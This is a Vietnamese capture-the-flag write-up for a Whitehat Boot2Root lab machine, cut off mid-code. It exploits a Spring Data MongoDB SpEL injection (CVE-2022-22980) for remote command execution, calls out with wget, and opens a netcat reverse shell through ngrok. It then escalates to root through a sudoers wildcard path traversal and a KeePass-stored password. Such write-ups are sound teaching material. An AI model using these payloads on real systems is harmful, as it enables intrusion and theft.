Boot2Root Whitehat Juin 2023

Information

Category:	Chall Dev	Author
Boot2root	Leiz95#5836	thng01

Description:

> IP : 103.95.197.148

Solution

1. Reconnaissance

Port Scanning

- Đầu tiên chúng ta tiến hành Port scanning với **nmap**. Thường thì mình hay scan 1000 port đầu tiên trước cho tiết kiệm thời gian, nếu không có gì thì mình mới scan hết toàn bộ 65535 port với option -p-.

```
nmap -sC -sV -vv -Pn -p- -o nmap.out 103.95.197.148
```

Kết quả:

```
$cat nmap.out
# Nmap 7.93 scan initiated Mon Jun 12 10:16:11 2023 as: nmap -sC -sV -vv -Pn -p-
-o nmap.out 103.95.197.148
Nmap scan report for 103.95.197.148
Host is up, received user-set (0.014s latency).
Scanned at 2023-06-12 10:16:12 CEST for 51s
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE    SERVICE       REASON      VERSION
22/tcp   open     ssh           syn-ack     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 5519dcd19d168bde10b5a9e00f466da8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDiCmLDUQT9jlGNSauj0wSwDMm7/3FhTZKZh7+lnHo5ACenpc6q
bM9J4ZftUVIap9Mzm/EeWW5yGKeN1Zp75RBZmQCWZuo/tjTOhllQw2ZKo/6SVau5MEgyIUSitAK3UqVN
PfwJr14YqGNuElixVflTJILSF0DXSSMqzUq/XPBOtmA4Y1MLtQjLUM6cz0O2jMmeOH3MgBO8WwyNVQZ6
lc/GosWF8oAvoPFLg3DTt/ZecbCQwLERhMd+3DlsBNHjiCznEmgYtkDVV04tR7PmTf0qwRhGqm94g+q0
y0B92cdnLx/JK7BwOjHJddahenTxuhmWJNK7jFJxfeZdiRRnsz6Z
|   256 e0299f0fdd790952588066cad55e940b (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHOAcQcpMJxGPfH9d+31sR4gufqC
zvdnAhWq1uxuYFACAsU7HUj3BIKg3fJQt/LvrsE0gDxlesvVIf0Y02yEch4=
```

```
|   256 aec9975b651f115cc98f6c7ea79bb2cc (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDTy4AfvdjM+tspJAfnp5hQU0AGO3DZmlIJwW1iQXsAC
4786/tcp filtered smart-install no-response
6969/tcp open     nagios-nsca   syn-ack     Nagios NSCA

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Jun 12 10:17:03 2023 -- 1 IP address (1 host up) scanned in
51.56 seconds
```


Ở đây chúng ta có thể thấy 3 port:

- **22/tcp**: Service SSH, chúng ta chưa có gì để khai thác port này
- **4786/tcp**: Port tcp này bị filtered
- **6969/tcp**: nmap xác định đây là Nagios NSCA service, có vẻ chúng ta cần kiểm tra xem có thể exploit được từ đây hay không


Với OS Discovery Scan, ta biết được đây là 1 máy Linux 3.10xx.

Port 6969

Sau khi thử kết nối vào port 6969 bằng netcat **nc 103.95.197.148 6969** không có phản hồi, mình nghĩ vì Nagios NSCA là 1 phần mềm giám sát hệ thống, có khả năng chúng ta vào được với 1 browser. Thử vào bằng Firefox:



Trên port 6969 tồn tại 1 service nào đó đang bị lỗi. Theo như hướng dẫn trên thì mình kiểm tra changelog tại http://103.95.197.148:6969/CHANGELOG.md



Change Log + History

For more information, please visit: https://spring.io/

Author: Tuan Tran for Whitehat

1.1 2023–03–20


And here we go.

change password to whitehat as default


- updated spring boot version
- namespaced all functions
- updated readme
- updated style.css
- updated admin functions
- added favicons, new apple touch icons and theme screenshot
- added default system font stack
- added .ai files for theme images
- updated body class function
- expanded Quicktags
- template part library (really cool)
- admin and login page updates
- updated media query .scss stylesheets
- HTML schema support
- updated css reset
- default .scss classes

Tại đây có 3 thông tin quan trọng cần phải chú ý:

1. Application này sử dụng Spring Boot
2. Password default là **whitehat**
3. Với View Page Source ở line 36 có thể thấy 1 element hidden với endpoint /s0urc3



Tại đây chúng ta có thể tải 1 file source.zip chứa source của trang. Dưới đây là toàn bộ file trong source.zip sử dụng lệnh `tree`:



Ở đây chúng ta có Spring Boot cùng với Mongodb. Thử search google với từ khóa `Spring mongodb exploit` thì thấy một số bài đăng liên quan đến CVE-2022-22980 ví dụ như Portswigger hay Github hoặc ở Viblo.

Theo như các bài viết ở trên thì thư viện spring-data-mongodb bị dính lỗi SpEL Injection nếu có expression tương tự như sau

```
@Query("{ 'firstName' : ?#{?0} }")
Customer findByFirstName(String firstName);
```

Trong source code chúng ta vừa tìm được tồn tại 1 file `UserRepository.java`:

```
└─── $cat ./main/java/com/example/mongodb/repository/UserRepository.java
package com.example.mongodb.repository;

import org.springframework.data.mongodb.repository.MongoRepository;

import com.example.mongodb.model.User;
import org.springframework.data.mongodb.repository.Query;

public interface UserRepository extends MongoRepository<User, String>{

   @Query("{ 'userName' : ?#{?0}}")
   public User findByUserNameLike(String userName);
}
```

Vậy là chúng ta đã xác định được vulnerability. Hy vọng developer chưa update bản vá của lỗi này để chúng ta khai thác thử.

2. Exploitation

Initial foothold


Để khai thác được CVE-2022-22980, chúng ta cần phải trigger được câu lệnh truy vấn trên và inject payload như sau:

```
findByUserNameLike("T(java.lang.Runtime).getRuntime().exec('CMD here')");
```

Đầu tiên chúng ta cần đọc kĩ và hiểu được source code của site. Ở file `UserController.java` ta có

```
┌─[meta9@parrot]─[~/CTF/Whitehat/src]
└──╼ $cat ./main/java/com/example/mongodb/controller/UserController.java
package com.example.mongodb.controller;

import com.example.mongodb.model.User;
import com.example.mongodb.repository.UserRepository;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.http.MediaType;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.ResponseStatus;
import org.springframework.web.bind.annotation.RestController;
import org.springframework.http.HttpStatus;

import java.io.UnsupportedEncodingException;
import java.net.URLDecoder;

@RestController
@RequestMapping("/v1/user")
public class UserController {

   @Autowired
   private UserRepository userRepository;

   @ResponseStatus(HttpStatus.CREATED)
   @PostMapping(consumes = MediaType.APPLICATION_JSON_VALUE)
   public User createUser(@RequestBody User user) {
      return userRepository.save(user);
   }

   @PostMapping(value="/get")
   public User readUserById(@RequestBody String id) throws UnsupportedEncodingException {
      System.out.println(URLDecoder.decode(id, "utf-8"));
      return userRepository.findByUserNameLike(URLDecoder.decode(id, "utf-8"));
   }
```

Có thể thấy method findByUserNameLike() có thể được trigger khi gửi 1 POST request tới endpoint /v1/user/get. Chúng ta có thể confirm bằng cách thử đi tới endpoint này bằng browser và thu đươc như dưới:



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Wed Jun 14 06:59:56 GMT 2023
There was an unexpected error (type=Method Not Allowed, status=405).

Server trả về 405 Method Not Allowed vì browser gửi đi 1 request với method GET.

Phân tích kĩ hơn 1 chút ta thấy /v1/user/get sau khi nhận 1 POST request, nó sẽ lấy phần body của request lưu dưới tên `id` và sau đó sẽ sử dụng làm parameter cho method chúng ta cần exploit. Vậy chúng ta chỉ cần gửi 1 request có phần body với nội dung **T(java.lang.Runtime).getRuntime().exec("CMD here")**, phía server sẽ tự execute cmd. Giờ thì đi tạo request thôi nào.

Đến đây thì có 2 cách để đi tiếp, một là sử dụng curl để gửi 1 get request, hai là dùng Burp suite. Cá nhân mình thích cách thứ 2 hơn vì nó tiện hơn trong việc chỉnh sửa request.

Với curl (thay data bằng payload):


```
curl -X POST http://103.95.197.148:6969/v1/user/get -H "Content-Type: text/plain" -d
data
```

Với Burp:

Đầu tiên cần bật Proxy lên và capture request GET của browser Firefox và gửi qua Repeater, vì chúng ta sẽ gửi lại request này khá nhiều.

Để đổi method sang POST chúng ta chỉ cần chuột phải -> Change request method.

Sửa Content-Type, thêm payload rồi gửi thôi.



```
POST /v1/user/get HTTP/1.1
Host: 103.95.197.148:6969
User-Agent: Mozilla/5.0 (Windows NT 10.0;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/plain
Content-Length: 70

T(java.lang.Runtime).getRuntime().exec('wget+htt
ps://loco.serveo.net')
```

```
HTTP/1.1 500
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Content-Length: 287
Date: Mon, 12 Jun 2023 03:30:53 GMT
Connection: close

<html>
  <body>
    <h1>
      Whitelabel Error Page
    </h1>
    <p>
      This application has no explicit mapping
      for /error, so you are seeing this as a
      fallback.
    </p>
    <div id='created'>
      Mon Jun 12 03:30:53 GMT 2023
    </div>
    <div>
      There was an unexpected error
      (type=Internal Server Error, status=500).
    </div>
  </body>
</html>
```

Sau khi gửi, nếu thấy một khoảng delay sau đó có lỗi 500 Internal Server Error là có vẻ cmd đó đã được thực thi. Vì đây là 1 blind testing, chúng ta không thấy được liệu exploit có hoạt động hay không nên để kiểm tra mình thử tạo 1 server http bằng Python, public ra internet nhờ serveo.net (hoặc ngrok cũng được) rồi cho chạy wget trên máy lab. Kết quả là mình nhận được connection từ đúng IP của máy lab, vậy là mình đã có thể execute cmd trên máy victim thành công!

Trying to get a shell

Bây giờ mình muốn có 1 shell trên máy lab. Bằng cách thử nếu có delay giữa request và reponse có khả năng lệnh đó được thực thi, dẫn đến delay của reponse packet, còn không thì do cmd đó không tồn tại, nên server phản hồi gần như lập tức, mình có thể biết được trên máy lab có những gì có thể sử dụng được.

Sau đây là kết luận:

1. Đây có vẻ là 1 máy linux cực kì basic, không có python, php, ruby hay perl. Thậm chí bash còn không có, có /bin/sh
2. Curl không hoạt động, nhưng wget thì có. Và có cả nc, có thể test bằng cách cho nc kết nối để check

Nhờ có netcat chúng ta có thể tạo 1 reverse shell và access vào máy lab với câu lệnh như sau:

```
nc LHOST LPORT -e /bin/sh
```


Giờ chúng ta có thể làm công việc quen thuộc là thiết lập reverse shell:

1. Mở listener với `nc -lvp 4242`
2. Sử dụng ngrok để public ra internet `ngrok tcp 4242`
3. Thay body trong request thành

   ```
   T(java.lang.Runtime).getRuntime().exec("nc NGROK_HOST NGROK_PORT -e /bin/sh")
   ```

4. Send and get our initial access

Result: A rev shell as user `spring`



Mình có thử ssh với cred `spring:whitehat` nhưng mà không được. Ít ra cũng đáng để thử :D

User này có quyền đọc /home/spring/user.txt nên chúng ta giờ có thể lấy được flag user!

Trong bash_history của `spring` cho biết vị trí của flag cuối cùng: /root/root.txt (mà không thì bình thường đoán cũng được :v)

```
cat .bash_history
ls
cd /home/spring/
ls
cat user.txt
cat /root/root.txt
id
exit
```

3. Privilege Escalation

Hiện tại thì mình vẫn đang sử dụng 1 shell non-interactive, vì không có bash, python hay bất kì cái gì nên mình chịu không upgrade shell interactive đươc, thường thì mình sẽ cố stablize shell để exploit hiệu quả hơn.

Shell hiện tại có những bất lợi sau: không thấy được lỗi, không tab để auto complete được, không interactive nghĩa là khỏi edit file bằng nano hay vi và không interactive được luôn. Nhưng vậy cũng được rồi có gì xài nấy thôi :D

Bắt đầu với tìm SUID với `find`:

```
$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/usr/bin/passwd
/usr/bin/expiry
/usr/bin/chage
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
```

Chưa có gì đặc biệt cả. Nhờ có bro nào upload sẵn linpeas trong /tmp rồi nên mình mượn xài luôn :D nhưng linpeas chạy 1 lúc bị đứng, trong khi shell của mình là non-interactive nên chẳng thấy gì cả nên thôi tìm tay vậy.

Kiểm tra 1 hồi phát hiện ra user `spring` được đọc file sudoers, và mình được xài **sudo -l** nopassword luôn. Thường thì mới vào lúc nào cũng phải check **sudo -l** trước tiên nhưng do không có pass + shell không interactive được nên mình skip luôn, may mà giờ check lại. Đây là nội dung file sudoers:

```
## Same thing without a password
# %wheel ALL=(ALL) NOPASSWD: ALL

## Uncomment to allow members of group sudo to execute any command
# %sudo ALL=(ALL) ALL

spring ALL=(ALL) NOPASSWD:/usr/bin/sudo -l
spring ALL=(ALL) /usr/bin/node /usr/local/scripts/*.js

## Uncomment to allow any user to run sudo if they know the password
## of the user they are running the command as (root by default).
# Defaults targetpw  # Ask for the password of the target user
# ALL ALL=(ALL) ALL  # WARNING: only use this together with 'Defaults targetpw'
```

user `spring` được quyền chạy lệnh **/usr/bin/node /usr/local/scripts/*.js** với quyền của mọi user, kể cả root. `spring` không có quyền ghi vào /usr/local/script :

```
ls -la /usr/local/
total 0
drwxr-xr-x    1 root     root           21 Jun 10 10:15 .
drwxr-xr-x    1 root     root           41 Jun 10 10:15 ..
drwxr-xr-x    1 root     root           30 May 11  2019 bin
drwxr-xr-x    2 root     root            6 May  9  2019 lib
drwxr-xr-x    2 root     root            6 Jun 10 10:15 scripts
drwxr-xr-x    1 root     root           29 May 11  2019 share
```

Tuy nhiên nhờ dấu asterisk *, nếu chúng ta tạo 1 malicious file bằng js tại 1 directory mà `spring` có quyền write, ví dụ như tmp, và sử dụng sudo như sau:

```
sudo /usr/bin/node /usr/local/scripts/../../../tmp/exploit.js
```


Thì **../../../tmp/exploit** tính là *, nên vẫn tính là hợp lệ và câu lệnh sẽ được thực thi.

Ý tưởng đã có rồi, giờ thì rào cản cuối cùng giữa mình và root flag là password của `spring` nữa thôi. Dùng lệnh find như trong hình để tìm kiếm các file có tên liên quan đến passwd, mình phát hiện ra file /opt/Paswords.kdbx. Extension kdbx là đuôi cho file password database của KeePass, một phần mềm lưu mật khẩu. Đây có vẻ là mảnh ghép cuối cùng cho root flag.

Để mở file này bằng KeePass chúng ta cần tải file này về máy trước đã. Có thể dùng nc để gửi file, nhưng mình thích cách đơn gián hơn (vì thi thoảng cái kết nối giữa 2 máy không ổn lắm :v), vả lại file cx không lớn lắm nên mình xài base64 để encode, copy, paste bên máy của mình rồi decode ra thôi.

```
##On lab machine
base64 Passwords.kdbx
#Copied
##Paste On Attacking machine
base64 -d Passwordsbase64 > Passwords.kdbx
```

Mở bằng KeePass thôi! Thường thì các database như thế này sẽ được bảo vệ bằng Master password. Mình nhớ lại lúc nãy có cái hint password default **whitehat** mãi chưa xài nên thử cái được luôn :D



Mình thu được cred : `spring : 5DymSe0rbLE491QsCLgm`

> Nếu không có hint thì mình nghĩ là dùng keepass2john để tạo hash, rồi dùng john để crack hash với wordlist, nhưng có vẻ keepass2john chưa hỗ trợ version mới của KeePass nên không khả thi

Thử ssh với mật khẩu mới, không được luôn Y.Y có vẻ SSH được config để không vào được bằng password thì phải.

Mình upload lên máy victim một file js như dưới để đọc file /root/root.txt vào /tmp.

```
#root.js
const { exec } = require('child_process');
exec('cat /root/root.txt', (err, stdout, stderr) => {
  if (err) {
    // node couldn't execute the command
    return;
  }

  // the *entire* stdout and stderr (buffered)
  console.log(`stdout: ${stdout}`);
  console.log(`stderr: ${stderr}`);
});
```

Okay dù shell không interactive được nhưng vẫn còn cách pipe password vào sudo như sau:

```
echo 5DymSe0rbLE491QsCLgm | sudo -S /usr/bin/node
/usr/local/scripts/../../../tmp/root.js
```

Và mình đã thu được nội dung của file /root/root.txt

```
echo 5DymSe0rbLE491QsCLgm | sudo -S /usr/bin/node /usr/local/scripts/../../../../tmp/root.js
stdout: Thanks to Whitehat group. Let's make a cheer together again
 we can gather at the user group now
```

Vậy là chúng ta đã giải xong máy lab Boot2Root lần này! See you around

######

P/S: Thường thì mình thường hay exploit đọc được flag là xong nên cat là đủ rồi không cần overkill làm gì, vì có quyền root rồi làm gì lỡ ảnh hưởng mấy bạn chơi sau, nhưng có được shell root cũng là ý hay. Mình cũng có thử thay vì cat file thì spawn /bin/sh hoặc /bin/sh -p, nhưng shell của mình đứng khá là lâu sau đó lost connection luôn. Mình không xem được output vì cái tcp shell non interactive khá là tệ nên mình không cố mở shell root nữa :D nhưng nếu muốn execute cmd as root mà không phải upload file js liên tục thì mình suggest upload file như thế này lên rồi sửa file cmd.sh bằng cmd mình muốn execute:

```
#cmd.js
const { exec } = require('child_process');
